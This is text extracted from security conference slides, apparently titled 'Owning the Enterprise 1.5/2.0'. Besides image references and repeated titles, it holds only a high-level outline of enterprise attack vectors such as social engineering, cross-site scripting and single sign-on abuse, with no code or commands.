
web applications, WiFi, VPNs, ...



Discovery...


Owning the Enterprise 1.5

Mr. Malicious 1.5




Discovery...

Owning the Enterprise 1.5




Exploiting...

Owning the Enterprise 1.5



Exploiting...


Owning the Enterprise 1.5



- **social engineering**
 - social network / messenger
- **client-side attack**
 - Cross Site Scripting & Co.
 - exploit applicazioni “client” -> LAN
 - mobile
- **cloud lifestyle (Single Sign Own)**

Owning the Enterprise 2.0

